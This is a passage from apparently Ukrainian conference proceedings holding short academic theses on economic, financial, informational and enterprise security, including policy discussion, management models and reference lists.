Аналізуючи наведене, зазначимо, що рейдерство як перерозподіл власності від менш, ефективного власника до більш конкурентоспроможного менеджменту – це закон ринку, але для протидії існуючій проблемі «сірого» і «чорного» рейдерства, боротьби з незаконним захопленням підприємств, на державному рівні, поряд з діючою програмою системної боротьби з корупцією та економічною злочинністю необхідно внести зміни до українського законодавства. Всі ці зміни, на дозволять на державному рівні більш чітко регулювати і впливати на ті криміногенні процеси, що останнім часом мають місце в суспільстві у зв'язку з незаконним захопленням підприємств.

Чепеляк К. В.
курсант ФПФОДР Дніпропетровського державного університету внутрішніх справ
Поливанюк В. Д.
науковий керівник кандидат юридичних наук, доцент, старший викладач кафедри тактико-спеціальної підготовки ФПФППД Дніпропетровського державного університету внутрішніх справ

ІНФОРМАЦІЙНА БЕЗПЕКА ЯК ОДИН ІЗ СУБ`ЄКТІВ ЗАБЕЗПЕЧЕННЯ НАЦІОНАЛЬНОЇ БЕЗПЕКИ УКРАЇНИ

Актуальністю даної теми є те, що на сьогоднішній день, помітною є тенденція стрімкого переходу людства з матеріальної сфери відносин до віртуальної сфери в кіберпросторі. Основними компонентами таких

віртуальних відносин є, перш за все, телекомунікаційні та комп'ютерні мережі. Тому незаперечним є той факт, що в таких умовах значення оперативної діяльності правоохоронних органів та їх ефективне розслідування і виявлення в таких умовах зростає, зміцнюючи при цьому акцент у бік аналітичної роботи. Інформаційна сфера є системоутворюючим фактором життя суспільства в цілому, саме тому вона широко впливає на стан національної безпеки України.

Розвиток фундаментальних наук - теорії інформації, фізики та математики, а згодом і похідних від цих наук інформаційних технологій, радіоелектроніки стали основною причиною виникнення та розвитку інформаційного суспільства.

Проте існує і зворотний бік, а саме, особливу небезпеку становить зазіхання на інформацію, що містить державну таємницю, яка в свою чергу потребує її захисту. В результаті чого на міжнародній арені наук виникає нова-інформаційна безпека України. Інформаційна безпека включає в себе не тільки технічний захист інформації, а й загальнодержавну нормативно-правову організацію.

Базові засади інформаційної безпеки нашої держави закладено у статтях 17, 19, 31, 32, 34, 50, 57 та 64 Конституції України [1].

Закон України «Про інформацію» закріплює право громадян України на інформацію, закладає правові основи інформаційної діяльності [2, с.650 – 651].

Завдання щодо системного реформування для органів внутрішніх справ, спрямоване на ефективну боротьбу зі злочинністю, охорону громадського порядку та захист прав громадян, котре має на меті якісно реформувати вже існуюче інформаційне забезпечення, і тим самим має відповідати всім змінам існуючої структури органів внутрішніх справ.

Попри все, на сучасному етапі розвитку нашої країни існують реальні загрози національній безпеці України саме в інформаційній сфері.

-маніпулювання свідомістю людей, шляхом розголошення недостовірної інформації;

-обмеження доступу людей до інформації;

-поширення завдяки засобам масової інформації жорстокості та насильства;

-комп'ютерний тероризм та злочинність;

- особливо небезпечне діяння, у вигляді розголошення інформації, яка належить державі, що спрямована на забезпечення інтересів та потреб суспільства.

В рамках сучасної реформи в системі МВС змінюється, в першу чергу, парадигма системи правоохоронних органів. Відбувається ліквідація цілого ряду вже існуючих підрозділів. На зміну яким приходять нові з іншими функціями. Саме тому в цих умовах інформаційне забезпечення ОВС повинно перебудовуватися, задля того щоб відповідати тим умовам і завданням котрі були змінені.

Реформа стосовно інформаційної системи органів внутрішніх справ має розвиватися за такими напрямками:

-модернізація вже існуючої захисної системи інформації;

-створення нормативно-правових актів, які визначають механізм модернізації;

-розробка стратегічного планування, а також управління інформатизаційними процесами України;

-визначення цілей стосовно модернізації ОВС інформаційного забезпечення;

-інтеграція нових підрозділів органів внутрішніх справ в існуючу систему та розробка підсистем;

-модернізація старої технічної бази згідно змінених вимог;

- навчання працівників нових підрозділів якісно використовувати інформацію для вирішення різних оперативно-службових питань;

-якісна підготовка персоналу задля технічного обслуговування будь-яких інформаційних систем(підсистем).

Отже, узагальнюючи вище наведене необхідно зазначити, що розвиток інформаційної безпеки не лише державна функція, але й обов'язкова умова задля широкого використання інформаційних ресурсів, щоб створити розвинуте інформаційне середовище. Вирішення завдань у сфері інформаційної безпеки дасть змогу створити таку сучасну систему ОВС, яка сприятиме повній реалізації політики в реформуванні системи правоохоронців.

Підсумовуючи, хотілося б сказати, що системне бачення щодо підтримання інформаційної безпеки як у політичному так і в правовому аспектах на сучасному етапі в Україні відсутнє. Саме тому майбутня діяльність органів та установ стосовно забезпечення та підтримання інформаційної безпеки повинно охоплювати перш за все її психологічну та технічну складові.

Список використаних джерел:

1. Конституція України. – Урядовий кур'єр. – 13 липня 1996 р.

2. Закон України "Про інформацію" // Відомості Верховної Ради, 1992, № 48, с. 650 – 651.

Чередніченко М. М.
студент магістратури, гр. МгОА-16
Одношевна О.О.
науковий керівник – кандидат економічних наук, доцент
Дніпропетровський державний аграрно-економічний університет

МЕХАНІЗМ УПРАВЛІННЯ ФІНАНСОВО-ЕКОНОМІЧНОЮ БЕЗПЕКОЮ ПІДПРИЄМСТВА

Фінансова безпека є важливою складовою економічної безпеки підприємства, поряд з такими її складовими, як інтелектуальна, кадрова,

техніко-технологічна, інформаційна, політико-правова, екологічна, силова. В сучасних умовах перед підприємствами України стоїть проблема забезпечення фінансово-економічної безпеки шляхом запровадження відповідного механізму управління та ефективного застосування його складових.

Проблемам забезпечення фінансово-економічної безпеки на рівні господарюючих суб'єктів присвячені праці таких дослідників, як: О. Барановський, І. Мойсеєнко, О. Марченко, І. Бланк, Т. Васильців, В. Волошин, О. Бойкевич, К. Горячева, А. Єпіфанов, О. Пластун, В. Домбровський, Л. Мартюшева та ін.

Питання механізму забезпечення фінансової безпеки підприємств досліджуються у працях І. Мойсеєнко, О. Марченко, К. Горячевої, Ю. Кім, Т. Загорельської, Т. Васильцева, В. Волошина, О. Бойкевича, В. Каркавчука та ін.

Фінансова безпека підприємства є складним, динамічним явищем і потребує розробки такого механізму її забезпечення, який би враховував усі її характеристики та умови функціонування суб'єкта господарювання [1].

Функціонування механізму забезпечення фінансової безпеки має бути спрямоване на: визначення фінансових інтересів суб'єкта господарювання, які потребують захисту в процесі його функціонування; виявлення на ранніх стадіях загроз, як внутрішнього, так і зовнішнього характеру, які не дозволяють суб'єкту господарювання реалізувати фінансові інтереси; розробку та реалізацію системи заходів щодо нейтралізації загроз фінансовим інтересам суб'єкта господарювання та недопущення можливих фінансових збитків [2].

Аналіз ряду наукових джерел [3; 6; 7] дозволяє констатувати, що до складу механізму управління фінансовою безпекою підприємства можна віднести такі основні складові елементи, як: об'єкти та суб'єкти управління, сукупність фінансових інтересів підприємства, функції, принципи і методи управління, організаційну структуру, нормативно-правове забезпечення, інформаційне забезпечення тощо. Усі перелічені складові елементи управління в сукупності складають механізм управління фінансово-економічною безпекою.

У науковій літературі присутні різні підходи щодо визначення об'єкту механізму забезпечення фінансової безпеки:

- при побудові загальної системи управління таким об'єктом виступає фінансова діяльність підприємства в цілому;
- для кожного окремого проміжку часу може бути виділений свій пріоритетний об'єкт: прибуток, джерела та обсяги фінансових ресурсів, структура капіталу, грошових потоків, структура активів, інвестиції, фінансові ризики, система фінансових інновацій тощо;
- у розрізі основних задач управління фінансовою безпекою таким об'єктом може виступами: прибуток, інвестиції, джерела формування фінансових ресурсів, структура капіталу, активів, грошових потоків, фінансові ризики тощо [4].

Суб'єктами управління фінансовою безпекою є власники, керівництво підприємства та фінансові менеджери, які шляхом проведення аналітичних досліджень, як внутрішнього, так і зовнішнього середовища підприємства, розробляють відповідні пропозиції щодо запобігання фінансовим проблемам. В

системі фінансово-економічної безпеки перш за все, захисту потребують фінансові інтереси підприємства, які безпосередньо впливають на зміст механізму забезпечення фінансової безпеки [8].

Фінансово-економічні інтереси підприємства – це його об'єктивні потреби у сфері фінансово-економічної діяльності, задоволення яких забезпечує реалізацію головних цілей його фінансово-економічного розвитку на кожному з етапів життєвого циклу.

Фінансово-економічні інтереси підприємства не залишаються незмінними протягом його господарської діяльності, а уточнюються на всіх етапах його життєвого циклу [5].

Система пріоритетних фінансових інтересів підприємства включає: максимізацію його ринкової вартості; зростання рівня доходності власного капіталу підприємства (рівня фінансової рентабельності); достатність фінансових ресурсів на всіх етапах фінансово-економічного розвитку; фінансову стабільність підприємства в процесі його розвитку; фінансову стійкість; високий рівень інвестиційної активності та ефективності інвестицій; безпеку інвестиційної діяльності; позитивний імідж підприємства як контрагента; ефективну нейтралізацію фінансових ризиків; високий інноваційний рівень фінансової діяльності; швидке та ефективне подолання кризових фінансових ситуацій, що виникли [5; 9].

Досягнення зазначених фінансових інтересів дозволить підприємству забезпечити виконання головної мети функціонування будь-якого суб'єкту господарювання – максимізації прибутку.

Список використаних джерел:

1. Кракос Ю. Б. Управління фінансовою безпекою підприємств / Ю. Б. Кракос, Р. О. Разгон // Економіка та управління підприємствами машинобудівної галузі: проблеми теорії та практики. – 2008. – № 1 (1). – С. 86–97.

2. Ляшенко О. М. Специфічні властивості фінансової безпеки підприємства / О. М. Ляшенко // Управління проектами та розвиток виробництва : зб. наук. праць. – Луганськ : Вид-во СНУ ім. В. Даля, 2012. – № 4 (44). – С. 27–32.

3. Мойсеєнко І. П. Управління фінансово-економічною безпекою підприємства / І. П. Мойсеєнко, О. М. Марченко. – Львів : ЛьвДУВС, 2011. – 380 с.

4. Фінансово-економічна безпека підприємств України: стратегія та механізми забезпечення / Т. Г. Васильців, В. І. Волошин, О. Р. Бойкевич, В. В. Каркавчук ; за ред. Т. Г. Васильціва. – Львів : Ліга- Прес, 2012. – 386 с.

5. Судакова О. І. Стратегічне управління фінансовою безпекою підприємства / О. І. Судакова // Економічний простір. – 2008. – № 9.– С. 140–148.

6. Орлик О. В. Напрямки формування надійної системи економічної безпеки суб'єктів господарювання / О. В. Орлик // Соціально-економічні аспекти розвитку економіки та управління : міжнар. наук.-практ. конф., 16-17

січня 2014 р. : матеріали конф. – Дніпропетровськ : "ФОП Дробязко С.І.", 2014. – С. 306–309.

7. Мойсеєнко І. П. Механізм управління фінансово-економічною безпекою підприємства / І. П. Мойсеєнко, О. О. Шолок // Науковий вісник НЛТУ України : збірник науково-технічних праць. – Львів : РВВ НЛТУ України. – 2011. − Вип. 21.02. – С. 141–146.

8. Клименко Т. В. Основні елементи механізму забезпечення фінансової безпеки суб'єктів господарювання / Т. В. Клименко // Вісник ЖДТУ. Серія: Економічні науки. – 2011. – № 4 (58). – С. 340–343.

9. Горячева К. С. Механізм управління фінансовою безпекою підприємства: автореферат дис. … канд. екон. наук : 08.06.01 / К. С. Горячева ; Київський нац. ун-т технологій та дизайну. – К., 2006. – 17 с.

10. Бланк И. А. Управление финансовой безопасностью предприятия / И. А. Бланк. – К. : Эльга : Ника- Центр, 2004. – 784 с.

Шипуліна Ю. С.
доцент кафедри маркетингу та управління інноваційною діяльністю Сумського державного університету, кандидат економічних наук, доцент
Ілляшенко Н. С.
доцент кафедри маркетингу та управління інноваційною діяльністю Сумського державного університету, кандидат економічних наук доцент

ІННОВАЦІЙНА КУЛЬТУРА І ЕКОНОМІЧНА БЕЗПЕКА ПІДПРИЄМСТВА

Практика свідчить, що природним засобом адаптації сучасного підприємства до змін умов господарювання є інноваційна діяльність. Вона також є основою забезпечення його економічної безпеки. Одним з основних факторів активізації інноваційної діяльності підприємства є його інноваційна культура (ІК), яка розглядається як механізм соціокультурного регулювання інноваційної поведінки персоналу. З цього слідує, що ІК також є важливою складовою механізму забезпечення економічної безпеки підприємства.

Проведений авторами аналіз літературних джерел свідчить про практичну відсутність досліджень у яких у явному вигляді досліджується взаємозв'язок між ІК і економічною безпекою підприємства. А це ускладнює визначення їх оптимального співвідношення з позицій створення сприятливих умов для інноваційної діяльності і забезпечення високого рівня економічної безпеки, з

урахуванням наявних ресурсних обмежень. На його пошук і було спрямоване дане дослідження.

Інноваційна діяльність, для якої ІК формує сприятливе середовище, розширює адаптаційні можливості підприємства до змін ринкових умов, що безпосередньо впливає на його економічну безпеку. Проте інноваційна діяльність пов’язана зі значним ризиком, який має дуалістичну природу: він є стримуючим фактором, що містить загрозу фінансових та часових втрат, втрати ринкових позицій, іміджу і т.д., і одночасно, він надає шанс вирватися вперед, отримати переваги ринкового лідера тощо.

Високий рівень ІК сприяє зниженню інноваційних ризиків як суб'єктивних, пов'язаних з прийняттям управлінських рішень на етапах інноваційного процесу, так і об’єктивних, що спричинені факторами макро- і мікросередовища. Співвідношення оцінок рівня економічної безпеки (E) і рівня ризику (R) у діяльності підприємства у першому наближенні можна записати як

$$E = K \times \frac{1}{R}, \qquad (1)$$

де K – коефіцієнт пропорційності.

Враховуючи викладене вище, можна записати, що рівень економічної безпеки підприємства прямо пропорційно залежить від рівня його ІК, а рівень ризику – обернено пропорційно. Тобто, підвищенням рівня ІК можна досягти зростання рівня економічної безпеки і зменшення ризику в діяльності підприємства.

Проте підвищення рівня ІК потребує певних витрат, які можуть перевищити можливі вигоди пов’язані зі зростанням рівня економічної безпеки. Постає задача знаходження оптимального рівня економічної безпеки підприємства як функції його ІК. Економіко-математичну модель для знаходження оптимального рівня ІК підприємства з позицій забезпечення його економічної безпеки при прийнятному рівні витрат сформуємо виходячи з наступних міркувань.

Функціональні залежності рівня економічної безпеки (E) і обсягу витрат (B) підприємства-інноватора від рівня його ІК (I) можна охарактеризувати рівняннями (2) і (3):

$$E = f_E(I), \qquad (2)$$

$$B = f_B(I). \qquad (3)$$

Враховуючи викладене, оптимальне значення *ІК* можна знайти за допомогою наступної моделі:

$$\begin{cases} \frac{E}{B} \to max, \\ B \le B_{max}, \end{cases} \qquad (4)$$

$E \geq E_{min}$,
$0 \leq I \leq I_{max}$,

де: B_{max} – максимально допустимий обсяг витрат на розвиток ІК підприємства, грн.; E_{min} – мінімально допустимий рівень економічної безпеки підприємства; I_{max} – максимальна оцінка рівня ІК.

Авторами виконано конкретизацію формул 2- 3 та отримано аналітичні залежності, що дозволяють розрахувати оптимальне значення рівня ІК підприємства з позицій забезпечення його економічної безпеки при заданих обмеженнях (див. формули 4).

З метою перевірки їх адекватності виконано оптимізаційні розрахунки для ряду інжинірингових підприємств м. Суми [1].

Узагальнюючи отримані результати можна зробити такі висновки: показано, що економічна безпека підприємства є функцією його ІК, в свою чергу, рівень ІК залежить від витрат на її розвиток; розроблено економіко-математичну модель для визначення оптимального рівня ІК підприємства за критерієм "економічна безпека/витрати" при заданих обмеженнях: на фінансові витрати, на ризик (фо-ли 1-4); апробація моделі підтвердила доцільність її застосування для оптимізації рівня ІК підприємства з позицій забезпечення його економічної безпеки.

Отримані результати формують методичний інструментарій для управління розвитком ІК підприємства з позицій забезпечення його економічної безпеки. Подальші дослідження повинні бути спрямовані на накопичення статистичних даних які дозволять уточнити залежність економічної безпеки підприємства від рівня розвитку його ІК.

Список використаних джерел:

1. Шипуліна Ю.С. Оптимізація рівня інноваційної культури підприємства з позицій забезпечення його економічної безпеки / Ю.С. Шипуліна, Н.С. Ілляшенко // Маркетинг і менеджмент інновацій. - 2015. - № 2. – С. 159-169.

Шкутяк З. Л.
студентка магістратури, гр. МгОА-16
Приходько І.П.
науковий керівник – доктор державного управління, проф. Дніпропетровський державний аграрно-економічний університет

СТРАТЕГІЯ ФІНАНСОВОЇ БЕЗПЕКИ ПІДПРИЄМСТВА

Сучасні підприємства функціонують у досить несприятливих умовах, таких, як: нестабільність, мінливість навколишнього середовища, агресивний

вплив на безпосереднє оточення, що призводить до негативних результатів їх діяльності.

У сучасній науковій літературі наведено широкий спектр тлумачення поняття «стратегія». Так у праці Мойсеєнко І. П., Марченко О. М. наведено різноманітні підходи щодо визначення стратегії. Стратегія фінансової безпеки підприємства входить до загальної стратегії та є невід'ємним елементом фінансово-економічної стратегії підприємства. Домінантними сферами забезпечення фінансово-економічної безпеки підприємства є стратегії [2]:

– забезпечення зростання прибутковості його власного капіталу;
– формування фінансово-економічних ресурсів;
– фінансово-економічної стабільності;
– безпеки інвестиційної діяльності;
– нейтралізації фінансово-економічних ризиків;
– безпеки інноваційної діяльності;
– захисту його конкурентної позиції.
– антикризова

Семенов Г. А. та Ареф'єв В. О. у своїх дослідженнях наголошують на тому, що стратегія забезпечення фінансової безпеки підприємства, як правило, складається з двох частин [3]:

– продуманих цілеспрямованих дій;
– реакції на непередбачений розвиток подій.

Сучасне підприємство функціонує в умовах невизначеності та значного впливу на фінансову безпеку різноманітних чинників. А вдало вибрана стратегія фінансової безпеки дозволить підприємству бути менш вразливим до негативних впливів.

Одним з методологічних інструментів забезпечення фінансової безпеки, в межах її стратегії, може виступати методологія розробки «стратегічних карт».

Стратегічна карта є важливим елементом однієї з найпопулярніших у закордонній практиці концепції стратегічного управління та оцінки ефективності діяльності суб'єкта бізнесу – концепції збалансованої системи показників. Стратегічну карту вважають загальною архітектурною концепцією опису стратегії організації, моделлю, яка демонструє, як стратегія об'єднує нематеріальні активи та процеси створення вартості; основою системи менеджменту для швидкої та ефективної реалізації стратегії [4].

Алгоритм розробки стратегічної карти підприємства в межах забезпечення фінансової безпеки є наступним [5]:

– формування та коригування стратегічних цілей підприємства відносно забезпечення його фінансової безпеки відповідно із стратегією його розвитку;

– побудова стратегічної карти підприємства на основі взаємозв'язку стратегічних цілей підприємства;

– визначення системи цільових показників фінансової безпеки підприємства, які характеризують досягнення стратегічних цілей та ефективність діяльності підприємства, визначення їх оптимальних значень, закріплення фінансової відповідальності;

– розподіл цільових показників фінансової безпеки підприємства за центрами фінансової відповідальності з урахуванням функціональної специфіки;

– розробка заходів, спрямованих на досягнення показників фінансової безпеки підприємства за центрами відповідальності та підприємства загалом;

– приведення в стратегічну відповідність усіх ресурсів і процесів забезпечення фінансової безпеки підприємства;

– коригування цільових показників фінансової безпеки підприємства та встановлення періодичності контрольного аналізу показників, які характеризують рівень фінансової безпеки підприємства;

– формування стратегічної програми заходів забезпечення фінансової безпеки підприємства.

Список використаних джерел:

1.Лазарева А. П. Стратегія фінансової безпеки підприємства / А. П. Лазарева // Економічний аналіз : зб. наук. праць / Тернопільський національний економічний університет; редкол. : В. А. Дерій (голов. ред.) та ін. – Тернопіль : Видавничо-поліграфічний центр Тернопільського національного економічного університету "Економічна думка", 2014. – Том 18. – № 2. – С. 166-172.

2. Мойсеєнко І. П. Управління фінансово-економічною безпекою підприємства: навч. посібник / І. П. Мойсеєнко І. П., О. М. Марченко. – Львів, 2011. – 380 с.

3. Черевко О. В. Стратегічне управління фінансово-економічною безпекою підприємства [Електронний ресурс] / О. В. Черевко: Режим доступу: http://www.economy. nayka.com.ua/?op=1&z=3302

4. Біломістна І. І. Стратегія забезпечення фінансової безпеки промислових підприємств України [Електронний ресурс] / І. І. Біломістна, Є. І. Грохольська: Режим доступу: file:///C:/Users/user/Downloads/28928-53676-1-PB%20(5). pdf

5. Ткачова С. С. Стратегічні карти: загальні принципи та особливості розробки в ресторанному бізнесі [Електронний ресурс] / С. С. Ткачова. Режим доступу: http://tourlib.net/statti_ukr/tkachova2. htm.

6. Сабліна Н. В. Формування стратегічних карт у рамках реалізації процесу управління фінансовою безпекою підприємства / Н. В. Сабліна, Т. Б. Кузенко // Бізнесінформ. – 2013. – № 4. – С. 326-331.

Шпигунова А. Ю.
студентка магістратури, гр. МгОА-16
Приходько І.П.
науковий керівник – доктор державного управління, професор,
Дніпропетровський державний аграрно-економічний університет

ПРОЦЕС ЗДІЙСНЕННЯ ОБЛІКОВО-АНАЛІТИЧНОГО ЗАБЕЗПЕЧЕННЯ ФУНКЦІОНУВАННЯ СИСТЕМИ ЕКОНОМІЧНОЇ БЕЗПЕКИ АГРАРНОГО ПІДПРИЄМСТВА

Наявність значної кількості загроз для стійкого та ефективного функціонування кожного підприємства потребує вдосконалення наявних та розроблення нових механізмів гарантування економічної безпеки на мікрорівні. Ключовими на сьогодні, відповідно до високого рівня невизначеності умов функціонування, залишаються проблеми інформаційного забезпечення процесу гарантування економічної безпеки підприємства. Ядром інформаційного забезпечення має стати обліково-аналітичне, яке передбачатиме формування обліково-аналітичної інформації внаслідок збору та обробки зовнішньої та внутрішньої інформації, для розроблення на її основі тактичних та стратегічних завдань в управлінні економічною безпекою підприємства.

Теоретичній розробці питань, пов'язаних з підтримкою достатнього рівня економічної безпеки на всіх рівнях управління, значну увагу приділяли О. Ареф'єва, В. Білоус, І.Бінько, Н. Вавдіюк, В. Геєць, З. Герасимчук, М. Єрмошенко, Я.Жаліло, Т. Кузенко, О. Кузьмін, А. Кірієнко, Т. Ковальчук, Б.Кравченко, Л. Мельник, І. Михасюк, В. Мунтіян, Н. Нижник, Г. Пастернак-Таранушенко, С. Покропивний, А. Ревенко, О.Терещенко, С. Шкарлет, В. Шлемко, В. Ярочкін та інші.

Значний внесок у дослідження проблеми обліково-аналітичного забезпечення процесу управління зробили такі вчені: Ф. Бутинець, Г. Кірейцев, Я. Крупка, Л. Гнилицька, О.Гудзинський, М. Дем'яненко, М. Пушкар, П. Саблук, В.Самочкін, М. Чумаченко та інші.

Обліково-аналітична інформація формується в результаті роботи бухгалтерії та економічної служби підприємства. Така система має забезпечувати користувачів, тобто суб'єктів безпеки, всією необхідною інформацією, що міститься в облікових реєстрах та внутрігосподарській звітності, і тим самим створювати умови для об'єктивної оцінки ситуації, встановлення фактичного рівня безпеки, ступеня впливу певної загрози тощо та прийняття обґрунтованих адекватних рішень.

Обліково-аналітичне забезпечення містить інформацію, яку надає бухгалтерський облік, та інформацію, яка створюється із застосуванням методів економічного аналізу [1].

Відповідно до цього визначення та ролі в процесі гарантування економічної безпеки підприємства, обліково-аналітична інформація має відповідати таким вимогам:

– чітко та достовірно відображати в зовнішній та внутрішній звітності всі господарські операції, що здійснюються на підприємстві;

– подавати суб'єктам безпеки інформацію про поточний рівень економічної безпеки шляхом розрахунку найважливіших якісних та кількісних показників;

– виявляти, ідентифікувати та відстежувати розвиток внутрішніх та зовнішніх викликів, ризиків та загроз;

– протидіяти промисловому шпигунству та витоку конфіденційної інформації;

– формувати інформаційну базу для прийняття рішень у процесі управління економічною безпекою підприємства [3].

Обліково-аналітична інформація є результатом функціонування відповідної системи забезпечення. Для формування методичних засад здійснення обліково-аналітичного забезпечення процесу гарантування економічної безпеки підприємства з'ясуємо суть поняття «обліково-аналітичне забезпечення», підходи до трактування якого в економічній літературі суттєво різняться.

Так, Т. Безродна під цим терміном розуміє процес підготовки обліково-аналітичної інформації, забезпечення її кількості та якості. Термін «забезпечення», на думку автора, означає виконання, гарантування здійснення процесу постачання обліково-аналітичної інформації системі управління [4].

З погляду В. Вольської, обліково-аналітичне забезпечення являє собою сукупність процесу збору, підготовки, реєстрації та зведення облікової інформації підприємств залежно від законодавчо встановленої системи ведення обліку, і проведеного на основі цієї інформації, детального аналізу із застосуванням певних методів і прийомів [2].

Основними завданнями для обліково-аналітичної системи підприємства мають бути:

– аналіз діяльності підприємства за вказаними напрямами;

– облік господарських операцій за цільовими напрямами на базі бухгалтерського обліку з додаванням нефінансових показників;

– контроль за використанням матеріальних та нематеріальних ресурсів, за правильним відображенням усіх господарських операцій на етапах планування, обліку та за достовірністю аналітичних даних;

– планування діяльності підприємства, зокрема господарських операцій; видів діяльності: операційної, інвестиційної, фінансової, податкової; центрів відповідальності та підприємства загалом;

– формування аналітичних бюджетів як джерел акумулювання планової, облікової та аналітичної інформації [5].

На нашу думку, механізм обліково-аналітичного забезпечення має передбачати збирання інформації, способи її узагальнення та аналізу, а також технології надання безпосереднім користувачам для оцінки рівня та стану

економічної безпеки власного підприємства чи його партнерів та/або конкурентів, діяльність яких може вплинути на стан безпеки підприємства.

Отже, на основі вищезазначеного можна сформувати основні напрями здійснення обліково-аналітичного забезпечення в системі економічної безпеки підприємства [6]:

– інформаційне забезпечення прийняття рішень суб'єктами безпеки;

– моніторинг рівня економічної безпеки підприємства;

– виявлення й ідентифікація появи та розвитку ключових внутрішніх і зовнішніх загроз та ризиків;

– подання достовірної інформації про наявні ресурси;

– надання інформації про рівень агресивності зовнішнього середовища;

– узгодження економічних інтересів підприємства.

Список використаних джерел:

1.Безродна Т. М. Обліково-аналітичне забезпечення управління підприємством: визначення сутності поняття [Електронний ресурс] / Т. М. Безродна // Вісн. Східно-українського нац. ун-ту ім. В. Даля. - 2008. - № 10 (128). - Ч. 2. - Режим доступу: http://www.nbuv.gov.ua/portal-/Soc_Gum/VSUNU/2008_10_2/bezrodna.pdf

2. Вольська В. В. Методичні підходи до обліково-аналітичного забезпечення та аудиту управлінської діяльності аграрних підприємств / В. В. Вольська // Проблеми теорії та методології бухгалтерського обліку, контролю і аналізу. - 2012. - № 3 (24). - С. 83–88.

3. Гудзинський О. Д. Теоретичні аспекти формування обліково-аналітичного механізму менеджменту / О. Д. Гудзинський, Г. Г. Кірейцев, Т. М. Пахомова // Облік і фінанси АПК. - 2008. - № 3. - С. 89–93.

4. Гуцайлюк З. Деякі питання реформування системи бухгалтерського обліку: концепція та реалізація / З. Гуцайлюк // Бухгалтерський облік і аудит. - 2007. - № 10. - С. 11–17.

5. Камінська Т. Г. Обліково-аналітичний процес: його зміст стадії / Т. Г. Камінська // Наук. вісн. НАУ. - 2002. - Вип. 50. - С. 313–318.

6. Садовська І. Б. Обліково-інформаційне забезпечення управлінського аналізу / І. Б. Садовська. // Вісн. НУ «Львівська політехніка» : зб. наук.-прикл. пр. «Менеджмент та підприємництво в Україні: етапи становлення і проблеми розвитку». — 2009. — № 647. — С. 498–503.

Штирхунова А.Д.
курсант ФПФОДР Дніпропетровського державного університету внутрішніх справ
Сиротченков Д. Ю.
науковий керівник - викладач кафедри тактико-спеціальної підготовки ФПФППД Дніпропетровського державного університету внутрішніх справ

ЕКОНОМІЧНА БЕЗПЕКА УКРАЇНИ: ПОНЯТТЯ, СТРУКТУРА, ОСНОВНІ ТЕНДЕНЦІЇ

Постановка проблеми. Залежність держави від фінансів є причиною погіршення економічної та національної безпеки. Важливою умовою для більш менш витривалого розвитку країни є забезпечення захисту інтересів громадян, держави. Зміна зовнішніх і внутрішніх чинників функціонуванні національної економіки сприяє забезпеченню економічної безпеки країни. Визначення її складових елементів має в дуже важливе значення, так як саме вона спроможна своєчасно вживати заходи організаційно-правового характеру для поліпшення економічної безпеки України.

Аналіз останніх досліджень і публікацій. Основоположниками даного напрямку є вітчизняні вчені: І. Бінько, Л. Абалкін, О. Власюк, В. Богачов, В. Геєць, Г. Козаченко, З. Варналій, В. Рубанов, Я. Жаліло, А. Качинський, В. Мунтіян, В. Горбулін, В.Ткаченко, О. Ляшенко, В.Тамбоцев, В. Предборський, В. Савін , Л. Шевченко та інші. Проте відсутні єдині підходи, що визначають важливі поняття, щодо механізмів забезпечення, які, на нашу думку, мають виникати із сформованих тенденцій, рівня розвитку.

Виклад основного матеріалу дослідження. Економічна безпека країни є як і дуже важливою складовою функціонування системи національної безпеки, яка забезпечує захист національних інтересів, так і – є необхідною умовою ралізації цих інтересів для формування доходів та забезпечення фінансування.

Економічну безпеку як стан національної економіки, який дозволяє зберігати стійкість до внутрішніх і зовнішніх загроз і здатний задовольнити потреби особи, сім'ї, суспільства, держави розглядають В. Шлемко, І. Бінько [2, с. 8].

Взаємозв'язок економічної безпеки та соціально-політичної та національно-етнічної стійкості доводить І. Мішина, що трактує її зі сторони економічних відносин, горизонтальних і вертикальних, між різними суб'єктами з приводу досягнення такого рівня розвитку економіки, при якому здійснюється ефективне задоволення потреб і гарантований захист інтересів, навіть за несприятливих умов розвитку внутрішніх і зовнішніх процесів [5, с. 3].

Окремі науковці економічну безпеку розглядають як складну поліструктурну науку про безпеку соціально-економічних систем різних рівнів

ієрархії (особа, домашнє господарство, галузь, регіон, сектор економіки, національна економіка, світове господарство) [1, с. 45].

Більш ширше та повніше поняття є економічної безпеки подає Г. Пастернак-Таранушенко, який зазначає, що «економічна безпека – це стан держави, що забезпечує можливість створення і розвитку умов для плідного життя її населення, перспективного розвитку її економіки в майбутньому та зростання добробуту її мешканців» [6, с. 29].

М. Єрмошенко зазначає, що економічна безпека характеризується збалансованістю і стійкістю до негативного впливу внутрішніх і зовнішніх загроз, здатністю забезпечувати на основі реалізації національних економічних інтересів сталий і ефективний розвиток вітчизняної економіки і соціальної сфери [4, с. 29].

Також погоджуємось з дослідниками, що необхідним критерієм економічної безпеки є спроможність економіки країни підвищувати стійкість до зовнішніх внутршніх загроз.

Економічна безпека країни є складовою підсистемою національної безпеки країни та має складну структуру.

Більшість дослідників економічної безпеки дійшли висновку, що основними структурними елементами економічної безпеки, які необхідно застосувати при аналізі економічної безпеки України, є такі: сировинно-ресурсна безпека; енергетична безпека; фінансова безпека; соціальна безпека; інноваційно-технологічна безпека; продовольча безпека; зовнішньоекономічна безпека [2; 3; 5; 6].

Складовими економічної безпеки є: науково-технологічна, макроекономічна, фінансова, інвестиційна, зовнішньоекономічна, виробнича, енергетична, демографічна, продовольча, соціальна безпека.

Висновок.

Економічна безпека держави є саме тим станом, що захищає від можливих загроз, а також формує економічну стабільність, незалежність і розвиток в довгостроковому періоді. Важливим є збалансованість політики держави щодо перебудови економіки, розвитку підприємництва, стимулювання інвестиційної та інноваційної активності.

Список використаних джерел:

1. Власюк О. С. Теорія і практика економічної безпеки в системі науки про економіку / О. С. Власюк ; Нац. ін-т пробл. міжнар. безпеки при Раді нац. безпеки і оборони України. – К., 2008. – 48 с.

2. Економічна безпека України: сутність і напрямки забезпечення: [монографія] / В. Т. Шлемко, І. Ф. Бінько. – К. : НІСД. – 1997. – 144 с.

3. Економічна безпека: навч. посіб. / З. С. Варналій [та ін.] ; за ред. д-ра екон. наук, проф. З. С. Варналія / З. С. Варналій . – К. : Знання, 2009. – 647 с.

4. Єрмошенко М.М. Фінансова безпека держави: національні інтереси, реальні загрози, стратегія забезпечення / М.М. Єрмошенко. – К. : КНТЕУ, 2001. – 309 с.

5. Мішина І. Г. Економічна безпека в умовах ринкових трансформацій : дис. канд.екон. наук : спец. 08.00.01. / І. Г. Мішина. – Донецьк, 2007. – 235 с.
